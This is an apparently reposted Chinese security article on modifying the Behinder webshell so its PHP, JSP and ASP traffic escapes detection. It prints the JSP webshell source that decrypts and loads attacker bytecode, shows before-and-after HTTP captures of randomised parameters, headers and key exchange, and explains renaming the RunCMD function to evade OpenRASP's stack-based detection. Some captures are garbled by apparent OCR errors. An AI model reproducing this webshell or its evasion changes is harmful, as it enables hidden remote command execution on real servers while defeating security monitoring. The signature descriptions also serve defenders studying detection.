
文章目录

冰蝎,从入门到魔改(续)

阅读量 135991 | 评论 2

发布时间: 2020-08-04 15:30:35





0x01 前言

本篇文章是<u>《冰蝎,从入门到魔改》</u>的续篇。有小伙伴读过上一篇文章后联系笔者,说只介绍了 PHP 版本的特征擦除,希望可以获知其它语言版本的特征擦除思路和方法。本篇首先简单介绍一下上一篇文章中的通用流量特征点及擦除后的效果,再着重介绍在对"冰蝎"JSP 版和 ASP 版的魔改中碰到的问题及流量监测/规避的方法思路。

0x02 通用篇

本章节简单的介绍一下 PHP、JSP、ASP 版本"冰蝎"的通用特征,具体原理和修改思路可以参考上一篇文章: 《冰蝎,从入门到魔改》

密钥交换时的URL参数

特征:

密钥交换式 Webshell 默认密码为 pass,并且参数值为 3 位随机数字。

原版:

```
GET /shell.php?pass=593 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

修改版:

```
GET /shell.php PGJØluP=bUObUJ&7EhROL=CØØuQLz&pass=FLFfs&R8FaMzR=ESZAE&CfHHHu=plM3R6F&eAknBR=nY6t0 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.3 (KHTML, like Gecko) Chrome/6.0.472.33
Safari/534.3 SE 2.X MetaSr 1.0
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

header中的Content-Type

特征:

GET 形式访问会携带 Content-type 字段,并且内容固定。

原版:

```
GET /shell.php?pass=593 HTTP/1.1

Content-type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727;

.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)

Host: 192.168.81.130

Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2

Connection: keep-alive
```

修改版:

GET请求:

```
GET /shell.php?nLxqrR=FhQWU5&qHUYLQ=AAUYTZ2&pass=wKpQ3k&0Jcha=M8skAf&DFu5g=C5SMQ&vbzf6eF=cpUWyC HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; ) AppleWebKit/534.12 (KHTML, like Gecko) Maxthon/3.0 Safari/534.12
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

POST请求:

```
771db3c5a@eabd6aPOST /shell.php HTTP/1.1

Content-Type: text/html; charset=utf-8

Cookie: PHPSESSID=n38321i9rf9153b1fcg739j7p5; path=/
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; ) AppleWebKit/534.12 (KHTML, like Gecko) Maxthon/3.0 Safari/534.12

Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.81.130

Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2

Connection: keep-alive
Content-Length: 1068
```

header中的User-Agent

特征:

内置 17 个较旧 的User-Agent。

原版:

```
CET /shell.php?pass=593 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

修改版:

2020 年发布的 Firefox 75.0:

```
GET /shell.php?I9KC7=hRU2c41&8IcfckT=WWu0r&kn087jv=eIl2b&pass=DYnl4f&09noL0N=b0f8pi&7ijuzs9=Nu1RSq&vJmHTXf=2NvTN HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

2019 年 11 月发布的 Chrome 78.0.3904.108:

```
GET /shell.php?fvc7s=lYS0f21&rcMLPry=tgthyWn&DiJb8=bIuJwS&pass=JyMUNNh&kE9er0j=8GfgU&8fo20L=NBhtxjT HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36

Host: 192.168.81.130

Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2

Connection: keep-alive
```

文章目录

header中的Accept

特征:

Accept 字段为固定非常见值。

原版:

GET请求:

```
GET /shell.php?fVc7s=lYSOf21&rcMLPry=tgthyWn&DiJb8=bIuJwS&pass=JyMUNNh&kE9er0j=8GfgU&8fo20L=NBhtxjT HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36 Host: 192.168.81.130 Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2 Connection: keep-alive
```

POST请求:

```
5c95e7d3906724bbPOST /shell.php HTTP/1.1
Content-Type: text/html; charset=utf-8
Cookie: PHPSESSID=65t6nt40q22cg5g2h2oc78mcr2; path=/
User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 1068
```

修改版:

GET请求:

```
GET /shell.php?BRme2=YuaWSZA&54FT8c=tL46hr&pass=4SE44k0&lpKiX7=0403qGH&79Jxv9=gyMM5 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Host: 192.168.81.130
Connection: keep-alive
```

POST请求:

```
afeb4d5784676940POST /shell.php HTTP/1.1
Content-Type: text/html; charset=utf-8
Cookie: PHPSESSID=fvodmiikcvpu2sfls6j8v5h1d1; path=/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.81.130
Connection: keep-alive
Content-Length: 1068
```

二次密钥获取

特征:

至少两次的 GET 形式获取密钥的过程。

原版:

```
GET /shell.php?pass=593 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
CLR 3. 0. 30729; Media Center PC 6. 0; InfoPath. 3; .NET4. 0C; .NET4. 0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
HTTP/1.1 200 OK
Date: Thu, 09 Jul 2020 08:43:13 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=cns3060cjk46337qnr3vsqqts5; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 16
                                                                      第一次服务端返回的密钥
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
fc56f4236dd7d922GET /shell.php?pass=352 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
CLR 3. 0. 30729; Media Center PC 6. 0; InfoPath. 3; .NET4. 0C; .NET4. 0E)
Host: 192.168.81.130
                                                                                  第二次获取密钥
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
HTTP/1.1 200 OK
Date: Thu, 09 Jul 2020 08:43:13 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=4jmtkk8cj2f8vs6udgfdi6qe22; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 第二次服务端返回的密钥
Pragma: no-cache
Content-Length: 16
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html
0161a6755f117c95POST /shell.php HTTP/1.1
                                                                            客户端发送POST包
Content-Type: application/x-www-form-urlencoded
```

修改版:

```
_ Vireshark · 追踪 TCP 淩(tcp.stream eq 0) · 本地连接
 GET /shell.php?0m2FtoS=sXpSN1z&3LFbYMA=0Xuvido&KeGCBZp=ua0snIi&pass=ey04dM&oFgDW=GJVIA6&d92Ydpb=Mcdoka&NDVB6M=NlKcqM HTTP/ 📤
 1.1
 Content-type: text/html; charset=utf-8
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
 Host: 192.168.81.130
 Connection: keep-alive
                                                                               一次获取密钥
 HTTP/1.1 200 0K
 Date: Sun, 12 Jul 2020 02:13:11 GMT
 Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
 X-Powered-By: PHP/5.5.38
 Set-Cookie: PHPSESSID=bba8mc4l3cs6j11qldoq2ljh12; path=/
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Pragma: no-cache
 Content-Length: 16
 Keep-Alive: timeout=5, max=100
 Connection: Keep-Alive
 Content-Type: text/html
                                                                                     第二次访问直接加密
 9dcae8ccd859394cPOST /shell.php HTTP/1.1
 Content-Type: text/html; charset=utf-8
 Cookie: PHPSESSID=bba8mc4l3cs6j11qldoq2ljh12; path=/
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
 Cache-Control: no-cache
 Pragma: no-cache
 Host: 192.168.81.130
 Connection: keep-alive
 Content-Length: 1068
 2q6ckge6at67qGdd1ZBUz0LKwNxuo+dehZ3PkqXTV58PWDMx/
 3L2Yqk4LcsP37BW5yIBceuPu09DBt2s3KCvoedKi05f8YgENSY1sc8sa3bhHCkJtFJUtSMx9q3NBV5v1hKzckBD90ADGu7I7RMA5rwKaDF+i4VYEDFRpU2Bu+2
 wYpvPz9zcykmZ8HgvhCxk90ZmYWEkXolHCYnH9Bi80WjqEpL8ieDR3bqIaon9c4QN+xeAUeAN2iXCSxiWAoYrkMxld05s+J3L580F38VIE2IBb6Gm+2+4FFNuu
 cx52y54pWflrR5zv7b/z3eK/ammXtuLTyWiyakB34I/++/4+GvaUMYj+fFvHvEyx072/E+Wt33i3oDykgh70uiaY0TPqXa2v0X/
 cNpnBJdwJz8r0sEKn56lVp6jhWVpppguCGAOCLVFhzAQPeJEPfSTcaUmsL6s0K/
 Dpgix86hCqsqriTbux1Dz9snbCptDGt8IakeNAiIqVjPcoDMZlVgATtU4dIWhZizzlbI7EzbSY4bq7PqKPLUivKgUFIupNN5%SYY5fSzkKo4uvCkp0FBLVZ5EF
```

response中返回密钥

特征:

密钥返回是直接以 16 位字符的形式返回到客户端,Content-Length 固定为 16。

原版:

```
HTTP/1.1 200 0K
Date: Sun, 12 Jul 2020 02:13:11 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=bba8mc4l3cs6j11qldoq2ljh12; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=____
Pragma: no-cache
Content-Length: 16
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

9dcae8ccd859394cPOST /shell.php HTTP/1.1
```

修改版:

直接访问:



My info is here.

流量侧:

```
GET /shell.php?dTXgi=702HVD&0dm2n=ctvhkZ&2oxD6=Z2ZbCfV&pass=Dh7y1Xr&op4RreS=UFgEm60&jn4Xy=RZ1Xv HTTP/1.1
   Content-type: text/html; charset=utf-8
  Accept: text/html, application/xhtml+xml, application/xml; q=0.9, image/webp, */*; q=0.8
   User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
  Host: 192.168.81.130
  Connection: keep-alive
  HTTP/1.1 200 OK
  Date: Sun, 12 Jul 2020 03:18:15 GMT
  Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
  X-Powered-By: PHP/5.5.38
  Set-Cookie: PHPSESSID=j5b24b1f28ehqr14qq6uOoifh4; path=/
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Pragma: no-cache
   Content-Length: 178
                                                                                                                                                          Content-Length改变
  Keep-Alive: timeout=5, max=100
   Connection: Keep-Alive
  Content-Type: text/html
   <!DOCTYPE html>
   <html>
   <head>
                    <title>Info</title>
                                                                                                                                                                     包体混淆
   </head>
   <body>
  My info is here. <!--<a id="post_js_url" href="/js/58fbe083bc1d42e9.min.js">Info</a>-->
   </body>
   </html>
  POST /shell.php HTTP/1.1
  Content-Type: text/html; charset=utf-8
   Cookie: PHPSESSID=j5b24b1f28ehqr14qq6u0oifh4; path=/
  Accept: text/html, application/xhtml+xml, application/xml; q=0.9, image/webp, */*; q=0.8
  User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
   Cache-Control: no-cache
  Pragma: no-cache
                                                                                                                                                              客户端开始加密
  Host: 192.168.81.130
   Connection: keep-alive
   Content-Length: 1068
   VpbuO5xo1Bg8nV7xgMEDiDIyYyKKkBuxibriCOVKG123fYSOKfyAmy4CuyaqhK62YP+FH9uFEOjc7WEJOmQSdZEcquj5rgnNsacyrhXzJKaF9GQLnaCLdWCbfS5XYxx5kkCXgzS
   sVc6uavHLt0INz3eVBgQUIFPnGDTcV3WoDumlRTUfvxb1M105av4417y+tcNX2GMUo/eucjKJ/
   To E67XMAuVfLKXtSg1R22f+bySfdd8JiAFISfZ1jWz5+Iq3z+2w61b7zHkBQwfSg9okWvDUUq9DWyuuhnRNkCwTtLSE2kI3i5gJhpRtnN3YzsQszh1TM5UGke0VkWChYIH6+AYouthandard and the statement of the sta
JaCbANZRm+Ualo4uSdkD815XN760yeN1ty4D2C211YXhqOjcvQSJ/hBY/vjoqIkO9QWgfdqo8ffeSj5DO7KXxI7zB/
5 多户周 分組, 114 服务器 分組, 5 turn(s).
```

header中的Cookie

特征:

Cookie 中携带非常规的 Path 参数内容。

原版:

```
fc56f4236dd7d922GET /shell.php?pass=352 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
                                                                                                文章目录
HTTP/1.1 200 OK
Date: Thu, 09 Jul 2020 08:43:13 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=4jmtkk8cj2f8vs6udgfdi6qe22; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 16
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html
0161a6755f117c95P0ST /shell.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=4jmtkk8cj2f8vs6udgfdi6qe22; path=/
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
CLR 3. 0. 30729; Media Center PC 6. 0; InfoPath. 3; .NET4. 0C; .NET4. 0E)
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 1068
```

修改后的效果:

```
HTTP/1.1 200 OK
 Date: Sun, 12 Jul 2020 09:23:56 GMT
 Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
                                                                                                                                                                                      Set-Cookie中带Path
 X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=b4j7dpbtpujt7772khjtv49cl6; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Pragma: no-cache
 Content-Length: 178
 Keep-Alive: timeout=5, max=100
 Connection: Keep-Alive
 Content-Type: text/html
 <!DOCTYPE html>
  <html>
  <head>
                      <title>Info</title>
 </head>
 My info is here.<!--<a id="post_js_url" href="/js/0f0b9358fdb6dfd9.min.js">Info</a>-->
 </body>
 </html>
 POST /shell.php HTTP/1.1
                                                                                                                                                                                - 客户端请求的Cookie不带Path
Content-Type: text/html; charset=utf-8
 Cookie: PHPSESSID=b4j7dpbtpujt7772khjtv49cl6 🔸
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 User-Agent: Mozilla/5.0 (Android 6.0; Mobile; rv:68.0) Gecko/68.0 Firefox/68.0
 Cache-Control: no-cache
 Pragma: no-cache
 Host: 192.168.81.130
 Connection: keep-alive
 Content-Length: 1068
 AfaP7UTjfoA0y2M0yZDUU01N8Ss4kftkKzXR+PmRz9igjDxpY+0fYUP3D/EWvW0dLzbN51ah6bfDy101Pp5MK4b9CTX4mbkoWLpmA0V0Q+Cy0/xNSRZpFtsU/
 rwpo/YuGG2AZpC7XR2VY6sa9RyDB7pK1frMAgSZ7tvBVyM1fW78xr2563Ggvpnpty9hZY6/
                                                                                                                                                          with 3 Turner a phallip are an extension to the extension of the extension
```

0x03 JSP篇

Webshell免杀原理

首先看下 JSP 版的 Webshell 代码,大体逻辑如下:

```
shell.jsp
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%>
<%!class U extends ClassLoader{
    U(ClassLoader c){</pre>
         super(c);
                                                                                                  文章目录
     public Class g(byte []b){
          return super.defineClass(b,0,b.length);
}%>
<%
if(request.getParameter("pass")!=null){
     String k=(""+UUID.randomUUID()).replace("-","").substring(16);
     session.putValue("u",k);
     out.print(k);
Cipher c=Cipher.getInstance("AES");
c.init(2,new SecretKeySpec((session.getValue("u")+"").getBytes(),"AES"));
new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))
     ).newInstance().equals(pageContext);
%>
                                                                                                                   安全客(www.anquanke.com)
```

可以看到将客户端发来的字节码转为类并实例化,之后调用了 equals 函数。 equals 函数默认为 Object 的函数,是比较两个对象的内存地址,在 JAVA 代码中非常常见的函数,所以整个 Webshell 看起来人畜无害。

我们看下客户端中的相关代码,首先通过 getData 函数来获取发送的数据:

```
☑ Utils. Java ፡፡
658
        }
 659
         public static byte[] getData(String key, int encryptType, String className, Map<String, String> params, String type,
6609
661
               byte[] extraData) throws Exception {
 662
            byte[] bincls;
663
            byte[] encrypedBincls;
 664
            if (type.equals("jsp")) {
                                                                               _____ 将Cmd类转为字节码
                className = "net.rebeyond.behinder.payload.java." + className;
 665
               bincls = Params.getParamedCtass(className, params);
6666
667
                if (extraData != null) {
 668
                   bincls = CipherUtils.mergeByteArray(bincls, extraData);
 670
 671
                encrypedBincls = Crypt.Encrypt(bincls, key); -
                String basedEncryBincls = Base64.getEncoder().encodeToString(encrypedBincls);
 672
                return basedEncryBincls.getBytes();
                                                                                                 Base64编码
🕪 Variables 🗵 🔏 Breakpoints 🛮 🛠 Expressions
Name
                             Value
  G. no method return value
                               'a3fbf9e192693230" (id=116)

⊕ ⊗ key

  @ encryptType

⊕ ⊝ className

                               'net.rebeyond.behinder.payload.java.Cmd" (id...
⊕ ⊕ params
                              LinkedHashMap<K,V> (id=89)
⊕ ⊕ type
                               'jsp" (id=117)
  ⊚ extraData
```

getParamedClass 函数为将类转为字节码的关键函数:

```
🔝 Params. java 🗵
         public static byte[] getParamedClass(String clsName, final Map<String, String> params) throws Exception {
  24
            ClassReader classReader = new ClassReader(clsName);
                                                                                                               利用ASM框架将Class转
  25
            ClassWriter cw = new ClassWriter(1);
  269
            classReader.accept(new ClassAdapter(cw) {
                                                                                                             为字节码,并设置参数
                public FieldVisitor visitField(int arg0, String filedName, String arg2, String arg3, Object arg4) {
  27⊜
  28
                   if (!params.containsKey(filedName)) {
                        return super.visitField(arg0, filedName, arg2, arg3, arg4);
  29
  30
  31
                    return super.visitField(arg0, filedName, arg2, arg3, params.get(filedName));
  32
            }, 0);
            return cw.toByteArray();
```

被转成字节码的 Cmd 类,其中 cmd 参数为执行命令的字符串:

可以看到, Cmd 类中将 equals 函数重写了,内部中调用了 RunCMD。而 RunCMD 实际就是使用 Runtime.getRuntime().exec 执行系统命令,并将输出返回。

header中的Content-Type

JSP版本连接的时候,客户端的请求包中的 Content-Type 为 application/octet-stream , 意思是客户端传输的为字节流。如果未有此相关业务,可作为一个较明显的监测特征。

修改思路:

POST形式访问时将值改为 Content-Type 值改为 "text/html; charset=utf-8" 或者 "text/x-www-form-urlencoded; charset=utf-8" 以规避安全检测。

看Webshell中的代码是直接读取了一整行的数据,所以改成其它类型也是没关系的。

東目章文

修改后的效果:

POST请求:

对抗RASP

什么是RASP?

RASP 英文为 Runtime application self-protection,即实时应用自我保护。它是一种新型应用安全保护技术,它将保护程序像疫苗一样注入到应用程序和应用程序融为一体,能实时检测和阻断安全攻击,使应用程序具备自我保护能力,当应用程序遇到特定漏洞和攻击时不需要人工干预就可以进行自动重新配置应对新的攻击。

此理念的众多产品,其中比较有名的开源项目叫做 OpenRASP 。 OpenRASP 是可以监测冰蝎后门的,不论 Webshell 如何免杀变形,OpenRASP 基于命令执行的调用堆栈来识别冰蝎:

hah~ 这里提到了只要客户端代码不变,就可以检测到,但是我们既然是魔改就肯定会改代码的~

先来看下"冰蝎"连接 Webshell 后运行命令 whoami 的结果,在部署好 OpenRASP 后运行,可以在 tomcatroot/rasp/logs/alarm/alarm.log 文件中查到告警日志:

我们可以看到,OpenRASP监测到了调用堆栈,冰蝎识别出了命令"cmd.exe /c whoami"。

修改思路:

网上能查到的规避方案是修改包名,将 net.rebeyond.behinder 这三层包名修改或去掉。但是我们要知其然还要知其所以然。

在更深入的了解 OpenRASP 的检测功能后我们发现,OpenRASP 的检测逻辑部分是由 JavaScript 语言实现的,原因是为了避免多平台上的重新实现。官方对此也有所说明:

官方的检测逻辑在 <tomcatroot>/rasp/plugins/official.js 中,我们来查看这个文件并找出了检测调用堆栈的部分:

可以看到多种检测堆栈关键字的漏洞,如:fastjson 反序列化、ElasticSearch Groovy 的 RCE 等。在该文件第866行我们找到了"冰蝎"的检测关键字:

net.rebeyond.behinder.payload.java.Cmd.RunCMD

关键字检测精确到了函数名 RunCMD。

既然如此我们没有必要大张旗鼓地修改包名(还要修改调用资源的路径,非常麻烦),我们只需要修改 RunCMD 函数的名称就可以 规避 OpenRASP 的检测。

修改后的效果:

我们修改好函数名后重新编译,并将服务器中的 alarm.log 告警日志清空后重启。

客户端执行 whoami:

服务端 OpenRASP 无法检测到该条命令执行,告警日志为空:

0x04 ASP篇

魔改中的小坑

在 ASP 版本的 Webshell 有个小坑。

我们抓包看下:

服务端返回状态码 500, 服务器内部错误。

我们直接使用魔改之后的版本进行连接会报错:

其实这个坑点是在密钥交换的 GET 请求中,判断密码参数 (默认为 pass 的字段)是否存在。

代码如下:

在原版本中 pass 的值为随机 3 位数字,在 C# 语法中数字可以作为If判断的条件 (0 为 False, 其它数字为 True)。但是在我们的魔改版本中 pass 的值为了规避监测设置为了随机字符串。 C# 中字符串类型无法作为 If 的判断条件,会报类型不匹配的错误:

文章目录

我们需要将 Webshell 稍微改下,判断 pass 的值不为空字符串即可解决此问题。

运行结果:

客户端连接:

header中的Content-Type

ASP 版本的此问题跟 JSP 版本相同,都是在连接的时候,客户端的请求包中的 Content-Type 为 application/octet-stream ,可参考 JSP版本的修改思路。

修改后的效果:

POST请求:

0x05 总结

在笔者编写此篇文章之际,已经听闻到有"冰蝎"即将更新的消息。在这 HW 来临之际进行更新,可以预见到攻防两方都需要对此做好准备。祝各位参与 HW 的读者: HW 顺利!

本文转载自: 酒仙桥6号部队

如若转载,请注明出处: https://mp.weixin.qq.com/s?

 $\underline{src=11\×tamp=1596525787\&ver=2501\&signature=y5ekoiN25KhnBjW3BcpHNZeGHOZA8q3UDSODpXPryocNFEZluH61b*2TYmZoRRnOKbJml1gtRNyo-iLBAGJ90Ybb9O-e9bMUFDYqoTfXrodXuF6T5-nt*QDflHCGkR*l\&new=1$

安全客 - 有思想的安全新媒体

<u>Web安全</u>

△ 赞(2)

